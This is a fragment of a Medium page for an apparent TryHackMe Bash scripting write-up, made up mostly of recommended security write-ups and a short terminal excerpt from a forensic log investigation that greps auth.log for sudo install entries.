
Hi there, I'm glad to see you here. In this article, we'll learn "Bash Script" and solve the "Bash Scripting" room in TryHackMe.


Dec 4, 2022 🖱 8



See all from Enes Cayvarlı

Recommended from Medium




 In OSINT Team by Vikas Chauhan

All-in-One Single-Node Automation Setup for Wazuh 4.9

Implementing a security monitoring system can often be complicated and a huge time investment. With Wazuh, you get an open-source...

★ Nov 3, 2024 🖱 67





In T3CH by Axoloth

TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM




Nov 28, 2024

👤 50




Lists



Tech & Tools

22 stories · 377 saves



Medium's Huge List of Publications Accepting Submissions

377 stories · 4321 saves



Staff picks

793 stories · 1549 saves



Natural Language Processing

1883 stories · 1524 saves




 In T3CH by Axoloth

TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs

★ Oct 26, 2024 🖱 61



 Fritzadriano

Retracted—TryHackMe WriteUp

Investigate the case of the missing ransomware. After learning about Wazuh previously, today's task is a bit different.

Sep 4, 2024 50




```
d
rd.img.old  lib64      media  opt    root  sbin  srv  tmp  var      vmlinuz.old
            lost+found mnt    proc  run   snap sys  usr    vmlinuz
var/log
log# ls
cloud-init-output.log  dpkg.log      kern.log  lxd      unattended-upgrades
cloud-init.log         fontconfig.log  landscape syslog    wtmp
dist-upgrade          journal       lastlog   tallylog
log# cat auth.log | grep install
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log#
```

 Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here:
<https://tryhackme.com/room/disgruntled>

Oct 22, 2024

 MAGESH

Secret Recipe-Tryhackme Writeup

Perform Registry Forensics to Investigate a case.

Aug 21, 2024  2



See more recommendations